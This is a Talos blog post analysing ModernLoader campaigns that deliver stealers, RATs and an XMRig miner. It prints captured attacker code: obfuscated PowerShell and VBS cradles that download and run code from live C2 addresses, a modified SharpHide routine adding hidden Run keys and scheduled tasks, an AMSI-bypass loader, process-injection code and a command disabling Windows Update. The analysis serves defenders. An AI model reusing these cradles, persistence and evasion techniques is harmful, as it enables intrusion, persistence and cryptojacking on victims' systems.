ModernLoader delivers multiple stealers, cryptominers and RATs

blog.talosintelligence.com/2022/08/modernloader-delivers-multiple-stealers.html

By Vanja Svajcer

> Cisco Talos recently observed three separate, but related, campaigns between March and June 2022 delivering a variety of threats, including the ModernLoader bot, RedLine information-stealer and cryptocurrency-mining malware to victims.
>
> The actors use PowerShell, .NET assemblies, and HTA and VBS files to spread across a targeted network, eventually dropping other pieces of malware, such as the SystemBC trojan and DCRAT, to enable various stages of their operations. The attackers' use of a variety of off-the-shelf tools makes it difficult to attribute this activity to a specific adversary.
>
> The final payload appears to be ModernLoader, which acts as a remote access trojan (RAT) by collecting system information and deploying various modules. In the earlier campaigns from March, we also observed the attackers delivering the cryptocurrency mining malware XMRig. The March campaigns appeared to be targeting Eastern European users, as the constructor utility we analyzed had predefined script templates written in Bulgarian, Polish, Hungarian and Russian.
>
> The actors are attempting to compromise vulnerable web applications to serve malware and deliver threats via files masquerading as fake Amazon gift cards.

Technical details

Initial findings

In June 2022, Cisco Talos identified an unusual command line execution in our telemetry. The decoded base64 command is below:

```
$f5='bClient).Downlo'; $f1='(New-Object Net.We'; $f3='adString('http:31.41.244.231/
0xNANA/no.go')';$GOO=I`E`X ($f1,$f5,$f3 -Join '')|I`E`X
```

Initial finding: A command executed on the system.

The 31.41.244[.]231 IP is a Russian IP and hosts several other URLs with similar naming conventions.

Autostart command

Following the discovery of the initial command, we identified two other command lines. They are a result of an autorun registered executable and the execution of a scheduled task.

```
cmd /c mshta hxxp://31[.]41[.]244[.]231/0x?0=WindowsAnalyticsConfiguration

mshta.exe vbscript:CreateObject(Wscript.Shell).Run
("C:\Users\<Username>\AppData\Local\AUTORUNNN.exe")(window.close)
```

The autorun executable and scheduled task command lines.

The first command connects to the download server and downloads an HTA application whose script is obfuscated with HTML Guardian, an application that encrypts HTML code.

Loading ...

The content displayed when the HTA file is opened in a browser.

When deobfuscated, the HTA file executes the VB script code to download and run PowerShell code from hxxp[:]//31[.]41[.]244[.]231/0x?0=Loader, which launches the next stage of the loading process.

```
FIK = "W{^_^}{^_^}Sc{^_^}{^_^}r{^_^}{^_^}ip{^_^}t.Sh{^_^}{^_^}e{^_^}{^_^}l{^_^}l"
FIK = Replace(FIK, "{^_^}", "")
Set AIR = CreateObject(FIK)
KIK = "p{^_^}{^_^}o{^_^}{^_^}we{^_^}{^_^}rs{^_^}{^_^}he{^_^}{^_^}l{^_^}{^_^}l "
KIK2 = Replace(KIK, "{^_^}", "")
HO = "$Nano='JOOEX'.replace('JOO','I');sal OY $Nano;$aa='whex-Obhexje';$ll='(''hhextthexp:hex/hexhex/31.41.244.231/0x?0=Loader'')
'; $bb='chext Nehexhext.Whexhexhexhexe'; $ff='lohexhexadhexhexhexhexS'; $hh='thexhexrihexhexhexng'; $c1='
(hexhexNhexhexhexhexe'; $cc='bChexhexhexliehexhexhexnt';"
FS = " $dd=').Dohexhexhexhexwhexhexhexhexhexn'; $ROOM=($c1,$aa,$bb,$cc,$dd,$ff,$hh,$ll -Join '');$ROOM=$ROOM.replace('hex', '');
OY $ROOM|OY;"
On Error Resume Next
AIR.Run KIK2 + HO + FS + "", Chr(Chr(52) & Chr(56))
        Close
```

Deobfuscated HTA code.

The autorunnn.exe module (d9c8e82c42e489ac7a484cb98fed40980d63952be9a88ff9538fc23f7d4eb27f) is a modified variant of the SharpHide open-source utility, which attempts to create a hidden registry entry. It uses NtSetValueKey native API to create a hidden (null-terminated) registry key by adding a null byte in front of the UNICODE_STRING key valuename. In our case, SharpHide is modified to create the following entry: \HKLM|HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\shell set to run the command: "explorer.exe, cmd /c mshta hxxp://go[.]clss[.]cl/0k#=GoogleWindowsAnalyticsConfiguration". The program also attempts to create a scheduled task which runs when the user logs onto the system. The task name is "OneDrive Standalone Update Task" and it will attempt to execute the sams command to download and run the PowerShell loader: "mshta hxxp[:]//go[.]clss[.]cl/0k#=GoogleWindowsAnalyticsConfiguration".

```
string text2 = "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run";
string s = "\0\0SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run";
string name = "Shell";
string value = "explorer.exe,
  cmd /c  mshta http://go.clss.cl/0k#=GoogleWindowsAnalyticsConfiguration";
bool isSystem;
using (WindowsIdentity current = WindowsIdentity.GetCurrent())
{
    isSystem = current.IsSystem;
}
uint obj = 0u;
if (isSystem || Program.IsElevated)
{
    Console.WriteLine("\n[+] SharpHide running as elevated user:\r\n    Using HKLM\\{0}", text2);
    uint num2 = Program.RegOpenKeyEx(Program.HKEY_LOCAL_MACHINE, text2, 0, Program.KEY_SET_VALUE, out zero);
    using (RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\
      \Winlogon\\", RegistryKeyPermissionCheck.ReadWriteSubTree))
    {
        registryKey.SetValue(name, value);
    }
    Process.Start(new ProcessStartInfo("schtasks")
    {
        Arguments = "/create /tn \"OneDrive Standalone Update Task - S - 1 - 5 - 21 - 3301851721 - 4018334294 - 377670162 -
          1001\" /sc ONLOGON /tr \"mshta
          http://go.clss.cl/0k#=GoogleWindowsAnalyticsConfiguration \" /rl HIGHEST /f",
        UseShellExecute = false,
        CreateNoWindow = true
    }).WaitForExit(1000);
}
```

Modified SharpHide code is used to hide registry startup entry.

The URL serves PowerShell code which will be executed on the system.

As part of the logon sequence, the system executes a file, which ensures that the registry entry and the scheduled task set to download the next stage are set.

PowerShell loader

The next stage is the PowerShell loader. The loader contains embedded code of three modules, which are loaded using reflection as additional .NET assemblies into the PowerShell process space. The downloaded PowerShell code also downloads and runs auxiliary modules and payloads.

There are usually three modules in this loader format. The first disables AMSI scanning functionality, the second is the final payload, and the last injects the payload into the process space of a newly created process, usually RegSvcs.exe.

KillAMSI

Killamsi.dll is stored as a base64-encoded string split between the first two encoded characters and the rest of the encoded assembly DLL. The DLL contains obfuscated code, which attempts to patch Microsoft's AMSI interface (amsi.dll) AmsiScanBuffer function with the code to return an error value. This may prevent antimalware engines to scan executed PowerShell code and allow the attacker to bypass the detection of the next stages of the loader execution.

```
$dd=$t.GetMethod("FromBase64String")


$hgh=$dd.Invoke($null,$obj)

$ui80 = [Microsoft.VisualBasic.Interaction]::CallByname([AppDomain]::CurrentDomain,"Load",[Microsoft.VisualBasic.CallType]
::Method,$hgh)

[KILLAMSI]::Main()
```

Amsi.dll is decoded, loaded and its Main function called.

Process injector

The last module in the loader file is "friday.dll." It is obfuscated with multiple layers of obfuscation, such as ConfuserEx and Dotnet reactor. It creates a new process and places the next injector stage into the newly created RegSvcs.exe process.

```
[Byte[]]$RO=JOO $JP
$AE='[S{pin}y{pin}{pin}s{pin}te{pin}m.{pin}A{pin}p{pin}p{pin}{pin}Do{pin}{pin}ma{pin}{pin}i{pin}n]'.replace('{pin}','')|NX;
$EU=$AE.GetMethod("get_CurrentDomain")
$SK='$EU.I{pin}n{pin}{pin}v{pin}{pin}o{pin}k{pin}e(${pin}n{pin}{pin}ul{pin}l,{pin}${pin}n{pin}{pin}l{pin}{pin}l)'.replace('{pin}','')| NX
$FR='$SK.L{pin}o{pin}{pin}a{pin}{pin}d($RO)'.Replace('{pin}','')
$FR| NX

[Byte[]]$GB2= JOO $GB
[Friday.Boya]::KG('RegSvcs.exe',$GB2)
```

Friday.dll module is used to inject the next injection stage into RegSvcs.exe process.

The second-stage injector is an assembly: Managament.inf. It creates an instance of svchost.exe process and injects code using process-hollowing to load the final payload stored in the initial PowerShell loader script.

The injector creates a svchost.exe process in suspended mode and then allocates virtual memory for the injection of the payload module. The original svchost module is unmapped by calling the ZwUnmapViewOfSection.

This is followed by the fairly common injection sequence of API calls to get thread context, copy the data from the payload to the allocated virtual memory, set the thread context to point to the payload entry point and, finally, to resume the suspended thread.

Depending on the bitness of the operating system, the appropriate functions are used for getting and setting the thread contexts of the 32 bit process from the 64 bit operating system. The injected payload is Client.exe (3f5856a9ec23f6daf20fe9e42e56da1b8dcb0de66b6628a92b554d6e17c02fc3), a ModernLoader instance.

ModernLoader bot (aka Avatar bot)

The payload for the initial loader URL is a simple .NET remote access trojan, ModernLoader. ModernLoader has been in use since at least 2019, and some researchers are referring to it as "Avatar bot," although it has nothing in common with the rootkit documented in 2013 using the same name.

```
static Good()
{
    Good.version = "Live";
    Good.server = "http://31.41.244.231/AVAVA/gate.php";
    Good.defaultPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
    Good.terminate = false;
    Good.MTX = "%XBoxLive%";
    Good.interval = 137;
    Good.Rand = new Random();
}
```

ModernLoader's constructor initializes the bot with a hardcoded C2 URL.

Once the bot is initialized, it collects the following information about the system and send the information to the C2 server using the HTTP Post request to hxxp[:]//31[.]41[.]244[.]231/AVAVA/gate[.]php:

- Win32_ComputerSystemProduct UUID (using WMI to query the configuration data).
- GPU details from Win32_DisplayConfiguration.
- The AD or the workgroup name.
- The external IP address by reading the response from http://ipinfo.io/ip.
- The IP address country by reading the response from http://ipinfo.io/country.
- The Windows operating system version information.
- The amount of RAM.
- The processor architecture and type.
- The user privileges (admin or user).
- Anti malware products installed on the affected system.
- The amount of space left.
- The bot version.
- The name of the computers on the network (through querying local ActiveDirectory data).
- The presence of an RDP module on the disk (used as auxiliary payload for the bot).

Once the initial data is sent, ModerLoader reads the response to find tasks returned from the servers using the JSON format. ModernLoader executes tasks using the function DoTask. DoTask accepts very few commands and can either execute a command line or download and execute a file. This limited functionality might have prompted the author to call this bot a loader, but for all intents and purposes, it is just a simple remote access trojan (RAT).

The advantage of using a loader such as ModernLoader is that the actor can change the campaigns and deploy different modules in real time. The way the modules are deployed, the payloads often exist only in RAM and not on the hard drive as files. Of course, this approach has a major weakness because it relies on a single IP address, which means the campaign is terminated as soon as the C2 server is offline. ModernLoader runs in an endless loop periodically contacting the C2 server for new tasks until the process is terminated.

ModernLoader is a staple of the campaigns we analyzed. Its main purpose is to download and execute additional payloads and modules, as instructed by the C2 server. Based on our telemetry data and the open-source intelligence, there are more than 10 additional modules hosted on the C2, but not all of them were available for download at the time of writing this post.

Earlier campaigns

During the investigation, we discovered two earlier campaigns from March 2022 that are closely related to the campaign using 31[.]41[.]244[.]231 as the C2 server. Both campaigns use similar TTPs, with ModerLoader as the main bot that communicates with the C2 server and additional modules served by C2 servers with IP addresses:

- 62[.]204[.]41[.]192 and
- 62[.]204[.]41[.]71

There are a few clues that confirm the relationship between these campaigns. The first is the task given to one of the infected systems using 62[.]204[.]41[.]71 as the C2 server. We first see the connection of the infected system to the C2 server and then the task to execute a PowerShell command to download and execute a module from 62[.]204[.]41[.]192, the C2 server used in another campaign.

```
powershell -enc
KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJ
wBoAHQAdABwADoALwAvADYAMgAuADIAMAA0AC4ANAAxAC4AMQA5ADIALwBPAGYAZgBlAHIALwB3AHcALgBjAGMAJwApAHwASQBgAEUAYABYADsA

(New-Object Net.WebClient).DownloadString('http://62.204.41.192/Offer/ww.cc')|I`E`X;
```

Connecting two C2 servers in a C2 task assigned to the ModernLoader.

The link between 31[.]41[.]244[.]231 and 62[.]204[.]41[.]71 is found in a downloader, which is a part of the set of standalone downloaders linked with these campaigns. They usually have the name offer.exe and are written in Visual Basic 6. These downloaders provide the second infection vector.

The downloader that proves the second link is 27bb9ee41bc7745854e3f3687955f1a6df3bbd74a7d1050a68fe0d0e6087b4b3, which purports to be an update for the Brave web browser. The sample contains the code to launch PowerShell commands to download and run the code from:

- hxxp[://]31[.]41[.]244[.]2311/AVAVA/WAW/Documents/go[.]oo
- hxxp[://]31[.]41[.]244[.]2311/AVAVA/WAW/APPDATA/go[.]oo
- hxxp[://]62[.]204[.]41[.]71/Offer/Offer[.]oo

Although the original IP address here is mistyped, the similarity to the newest C2 IP address is strong enough to link these campaigns.

Droppers (vs_community.exe theme)

The internal name of many droppers is vs_community.exe that is likely done to convince users that the files are part of the Visual Studio community edition. Most of the droppers are created with the 7-Zip SFX Constructor tool and the version information strings are likely kept the same for all of the dropper files created in the campaign.

Payload modules received from the C2 server

No.go

hxxp://]31[.]41[.]244[.]231/0xNANA/no[.]go is the first URL we discovered when investigating anomalous daily PowerShell invocations. Like the Loader module, it consists of the amsi.dll module with the ability to disable the AMSI interface, the payload to be loaded into RegSvcs.exe and the payload injector module friday.dll.

Since we already know how the process injection is implemented, we can focus on the payload. The payload is auto.exe, 142c333bef9eab4ce9d324e177572423c845ee399c01b4b78cfff730b4cb79b4 and another downloading stage. The stage creates a randomly named VB script and a randomly named installation information .inf file, which is opened using cmstp.exe (Connection Manager Profile Installer). The .inf file instructs the system to launch the VB script.

This somewhat convoluted execution of VB script is a likely attempt to circumvent the Windows User Account Control (UAC). The VB script is very similar to other VB scripts in the campaign and it simply attempts to download and execute PowerShell code from two URLs hosted on the C2 server.

```
' Advice me cousin an spring of needed. Tell use paid law ever yet new. Meant to learn of vexed if style allow he there. Tiled man
  stand tears ten joy there terms any widen. Procuring continued suspicion its ten. Pursuit brother are had fifteen distant has.
  Early had add equal china quiet visit. Appear an manner as no limits either praise in. In in written on charmed justice is
  amiable farther besides. Law insensible middletons unsatiable for apartments boy delightful unreserved.
' And produce say the ten moments parties. Simple innate summer fat appear basket his desire joy. Outward clothes promise at
  gravity do excited. Sufficient particular impossible by reasonable oh expression is. Yet preference connection unpleasant yet
  melancholy but end appearance. And excellence partiality estimating terminated day everything.
DELL=replace("{js}S{js}cr{js}ip{js}ti{js}ng{js}.F{js}il{js}eS{js}ys{js}te{js}mObj{js}e{js}{js}c{js}t","{js}","")
DE=WScript.ScriptFullName:Set DEL=CreateObject(DELL)
' By in no ecstatic wondered disposal my speaking. Direct wholly valley or uneasy it at really. Sir wish like said dull and need
  make. Sportsman one bed departure rapturous situation disposing his. Off say yet ample ten ought hence. Depending in newspaper
  an september do existence strangers. Total great saw water had mirth happy new. Projecting pianoforte no of partiality is on.
  Nay besides joy society him totally six.
On Error Resume Next
GIGI = "W{LOGON}{LOGON}Sc{LOGON}{LOGON}r{LOGON}{LOGON}ip{LOGON}t.Sh{LOGON}{LOGON}e{LOGON}{LOGON}l{LOGON}l"
GIGI = Replace(GIGI, "{LOGON}", "")
Set AIR = CreateObject(GIGI)
KIK = "p{LOGON}{LOGON}o{LOGON}{LOGON}we{LOGON}{LOGON}rs{LOGON}{LOGON}he{LOGON}{LOGON}l{LOGON}{LOGON}l "
SKLM1 = " $c1='{LOGON}(N{LOGON}{LOGON}e{LOGON}w-{LOGON}Ob{LOGON}{LOGON}je{LOGON}{LOGON}c{LOGON}t N{LOGON}{LOGON}e{LOGON}t.W{LOGON}
  e';"
SKLM2 = "$c4='b{LOGON}{LOGON}Cli{LOGON}{LOGON}en{LOGON}{LOGON}t{LOGON}).Do{LOGON}{LOGON}wn{LOGON}{LOGON}l{LOGON}o';"
SKLM3 = "$c3='a{LOGON}dS{LOGON}{LOGON}t{LOGON}ri{LOGON}{LOGON}n{LOGON}g{LOGON}(''h{LOGON}tt{LOGON}p:/
  {LOGON}/31.41.244.231/0xHello/DEKL.go''){LOGON}';"
SKLM31 = "$c3='a{LOGON}dS{LOGON}{LOGON}t{LOGON}ri{LOGON}{LOGON}n{LOGON}g{LOGON}(''h{LOGON}tt{LOGON}p:/
  {LOGON}/31.41.244.231/0xNANA/ya.go''){LOGON}';"
SKLM4 = "$TC=($c1,$c4,$c3 -Join '');"
SKLM5 = "$TC=$TC.replace('{LOGON}','');"
SKLM6 = "IEX $TC|IEX"
KIK = Replace(KIK, "{LOGON}", "")
AIR.Run KIK + SKLM1 + SKLM2 + SKLM3 + SKLM4 + SKLM5 + SKLM6 + "", 0:
AIR.Run KIK + SKLM1 + SKLM2 + SKLM31 + SKLM4 + SKLM5 + SKLM6 + "", 0:
' Debating me breeding be answered an he. Spoil event was words her off cause any. Tears woman which no is world miles woody.
  Wished be do mutual except in effect answer. Had boisterous friendship thoroughly cultivated son imprudence connection. Windows
  because concern sex its. Law allow saved views hills day ten. Examine waiting his evening day passage proceed.
DEL.DeleteFile DE
```

A randomly named VBS file is stored in the resource section of the auto.exe module.

Unfortunately, at the time of the analysis, but it also seems during the observed attack, the two modules DEKL.go and ya.go were not accessible. Nevertheless, the observed attack chain continues with the request to download and execute the next module, which is Nana.go, from hxxp[://]31[.]41[.]244[.]231/0xNANA/file/NANA[.]go.


VB scripts employed in these campaigns contain the text that also exists in Emotet macro downloaders. It is not clear if they are an artifact of a code generator or they are taken from another source to make the detection of the script more difficult by randomizing some of the content. Although the comments contain grammatically correct sentences, they have very little meaning and may have been generated by something akin to the Markov Chain sentence generator.

Nana.go

During the observed attack, the Nana.go module is downloaded and executed with the filename 0xNax.exe. The module checksum is 4621924ff1b05ad7c15bc4b5dad68f7c8c3eceaf7824444b149264eff79d4b9a and is packed with UPX. The internal file version string name for this file indicates that it may be a Microsoft Visual Studio community installer. The vs_community.exe theme appears in the multiple files of the campaign. The name indicates that it may be spread on file sharing websites and P2P networks. The dropped file names in the campaign seem to be chosen to appear as legitimate Windows utilities.

Once unpacked, the module is a self-extracting 7-Zip file created with the 7-Zip SFX Constructor utility. The utility allows the user to add multiple files from a single folder to the 7-Zip archive with a stub that interprets a configuration data stored encrypted within the self-extracting file. The configuration data contains various instructions to the extractor stub, similar to a scripting engine. The scripting engine allows the user to specify where the file will be extracted and which commands should be run during the extraction process.

The Constructor utility seems to be targeted to Eastern European users with predefined script templates in Bulgarian, Polish, Hungarian and Russian.



7-Zip SFX Constructor script editor.

The 7-Zip SFX files are used throughout the campaign and nana.go is just one of them. When executed, it will drop and launch two additional modules - C:\Users\<Username>\AppData\Roaming\Log\AppData.exe, 7e73bc53cd4e540e1d492e6fd8ff630354cd8a78134e99bc0b252eccb559c97a and C:\Users\<Username>\AppData\Roaming\Log\OneDrive.exe, eb37c756c60a75068bfe88addd24e209080fe5383d25c919ea40fe78fff98612.

AppData.exe is another self-extracting 7-Zip file with the internal filename vs_community.exe. When executed, it drops and runs the following files:

- C:\Users\<Username>\AppData\Roaming\WinServer\Log.exe (3f2f84147c55e5fc42261ace15ad55239d0bcba31a9acd20b99c999efbb9d392)
- C:\Users\<Username>\AppData\Roaming\WinServer\AppData.exe (d9c8e82c42e489ac7a484cb98fed40980d63952be9a88ff9538fc23f7d4eb27f)

The appdata.exe in the WinServer folder is identical to the already mentioned AUTORUNNN.exe, which sets the registry key to launch the infection process when the user logs into the system. The module Log.exe drops and runs additional files:

C:\Users\<Username>\AppData\Roaming\UpdatersHelper\UpdatersHelper.exe (852857c66ee72f264c26d69c1f4092e99c2ed1fdcfef875f982fb75ed620ccc0). Internally the module name is BypassDefender. This seems to be a variant of the BypassDefender project whose source code is available on GitHub and the purpose is to disable Windows defender by stopping its service and the associated processes.


C:\Users\<Username>\AppData\Roaming\UpdatersHelper\UpdatersHelper.bat (435aa8b19125d795ada322aa8e30f3dd9afa03a4ac1350177c920426d1b17a47). This is a batch file that sets a scheduled job to run the UpdatersHelper.exe executable module and sets its attributes to the system and hidden so that it is not displayed in the default Windows Explorer view

OneDrive module is an injector that injects a .NET loader into the process space of conhost.exe. The injected shellcode sets up the process for the next injection stage, which is a .NET assembly that drops and loads additional modules and starts a copy of XMRig to mine Monero using a pool on pool.hashvault.pro using the pool address 44Ds8fbC3HWQCcwQotgrNDUWnmDixpQPG7YLh5h2rzSMQrxCRXeSjQvH8LRPNGSyqvXcKeEk3umZ7T2wzFAgovF15UckBxg.


```
{"login":"44Ds8fbC3HWQCcwQotgrNDUWnmDixpQPG7YLh5h2rzSMQrxCRXeSjQvH8LRPNGSyqvXcKeEk3umZ7T2wzFAgovF15UckBxg","pass":"$","agent":"XMRig/6.17.0 (Windows NT 6.1; Win64; x64) libuv/1.38.0 msvc/2019","rigid":"","algo":["rx/0","cn/2","cn/r","cn/fast","cn/half","cn/xao","cn/rto","cn/rwz","cn/zls","cn/double","cn/ccx","cn-lite/1","cn-heavy/0","cn-heavy/tube","cn-heavy/xhv","cn-pico","cn-pico/tlo","cn/upx2","cn/1","rx/wow","rx/arq","rx/graft","rx/sfx","rx/keva","argon2/chukwa","argon2/chukwav2","argon2/ninja","astrobwt","astrobwt/v2","ghostrider"]}}
{"id":1,"jsonrpc":"2.0","error":null,"result":{"id":"9dbcec45-05a3-4a3f-b685-86717d365d4c","job":{"blob":"0e0ebaeed69506b19e4df14002693e5d2245e4e4ac048d6c664662cab30b8d0b34ab1eb51a0b8800000000ed740d6e6f63f73e72d3db7f095c7779e18879b4412ece0674abbe116d7dd6e28a01","job_id":"399fe1b2-6cf5-4fc7-a7cb-3b027da25f3c","target":"08d20100","id":"9dbcec45-05a3-4a3f-b685-86717d365d4c","timestamp":1656076181799,"height":2652740,"algo":"rx/0","variant":"rx/0","seed_hash":"4c70a6503bfb74db4374048c17d7750f89f30dbb10f842dbb6178f6560aba741","motd":"0D0A4861736 85661756C74206B6565707320796F75722072696720686173687261746520736563752652E205468616E6B7320666F722074 72757374696E67207573210D0A"},"extensions":["algo","motd","keepalive"],"status":"OK"}}
```


Xmrig's connection to a cryptomining pool.

Based on the observed traffic in the Hashvault dashboard, it seems that the number of infected systems using this particular pool is in the low hundreds, with relatively low mining yield. Looking at the geography, most of the connections are coming from Indonesia and other Asian countries, along with Eastern Europe.



OneDrive.exe miner pool hash rate in second half of June.

Before executing the miner, the loader will attempt to load a watchdog process as well as the kernel driver that allows the writing of memory in kernel mode. The watchdog process, sihost64.exe, ensures that the miner is restored if the miner file is deleted and its process is restarted if terminated. Several other commands exist that could disable Windows and Windows Defender.

```
"C:\Windows\System32\cmd.exe" cmd /c sc stop UsoSvc & sc stop WaaSMedicSvc & sc stop wuauserv & sc stop bits & sc stop dosvc & reg delete HKLM\SYSTEM\CurrentControlSet\Services\UsoSvc /f & reg delete HKLM\SYSTEM\CurrentControlSet\Services\WaaSMedicSvc /f & reg delete HKLM\SYSTEM\CurrentControlSet\Services\wuauserv /f & reg delete HKLM\SYSTEM\CurrentControlSet\Services\bits /f & reg delete HKLM\SYSTEM\CurrentControlSet\Services\dosvc /f & takeown /f %SystemRoot%\System32\WaaSMedicSvc.dll & icacls %SystemRoot%\System32\WaaSMedicSvc.dll /grant *S-1-1-0:F /t /c /l /q & rename %SystemRoot%\System32\WaaSMedicSvc.dll WaaSMedicSvc_BAK.dll & reg add HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU /v AUOptions /d 2 /t REG_DWORD /f & reg add HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU /v AutoInstallMinorUpdates /d 0 /t REG_DWORD /f & reg add HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU /v NoAutoUpdate /d 1 /t REG_DWORD /f & reg add HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU /v NoAutoRebootWithLoggedOnUsers /d 1 /t REG_DWORD /f & SCHTASKS /Change /TN "\Microsoft\Windows\WindowsUpdate\Automatic App Update" /DISABLE & SCHTASKS /Change /TN "\Microsoft\Windows\WindowsUpdate\Scheduled Start" /DISABLE & SCHTASKS /Change /TN "\Microsoft\Windows\WindowsUpdate\sih" /DISABLE & SCHTASKS /Change /TN "\Microsoft\Windows\WindowsUpdate\sihboot" /DISABLE & SCHTASKS /Change /TN "\Microsoft\Windows\UpdateOrchestrator\UpdateAssistant" /DISABLE & SCHTASKS /Change /TN "\Microsoft\Windows\UpdateOrchestrator\UpdateAssistantCalendarRun" /DISABLE & SCHTASKS /Change /TN "\Microsoft\Windows\UpdateOrchestrator\UpdateAssistantWakeupRun" /DISABLE
```

Miner loader attempts to disable Windows update.

A scheduled task GoogleUpdateTaskMachineQC runs every time the user logs onto the system and launches the OneDrive.exe miner from C:\Users\<Users>\AppData\Roaming\OneDrive\OneDrive.exe. The initial stub and the shellcode of

the file is very similar to miners generated with a version of Silent Crypto Miner generator and the structure of the miner loader is also consistent with the loaders generated by the Silent Crypto Miner and SilentXMR projects.

```
Sleep(0);
memset(&StartupInfo, 0, sizeof(StartupInfo));
StartupInfo.cb = 104;
v11 = 0i64;
v10 = 4364500i64;
get_pgmptr(&Value);
GetWindowsDirectoryA(Buffer, 0x104u);
Format = sub_401000((__int64)&_s_s, 5);
v0 = sub_401000((__int64)&System32_conhost_exe, 20);
sprintf(ApplicationName, Format, Buffer, v0);
v1 = sub_401000((__int64)&_s_s2, 9);
sprintf(CommandLine, v1, ApplicationName, Value);
CreateProcessA(ApplicationName, CommandLine, 0i64, 0i64, 0, 0x8000004u, 0i64, 0i64, &StartupInfo, &ProcessInformation);
sub_4019C6(ProcessInformation.hProcess, &v11, 0i64, &v10, 12288i64, 64i64);
v2 = sub_401000((__int64)&Shellcode, (int)&unk_4298D4);
sub_401986(ProcessInformation.hProcess, v11, v2, 4364500i64, 0i64);
sub_401A06(ProcessInformation.hProcess, &v11, &v10, 32i64, 0i64);
sub_401946(v9, 0x20000000i64, 0i64, ProcessInformation.hProcess, v11, 0i64, 0i64, 0i64, 0i64, 0i64, 0i64);
return 0i64;
```

Decompiled miner loader code.

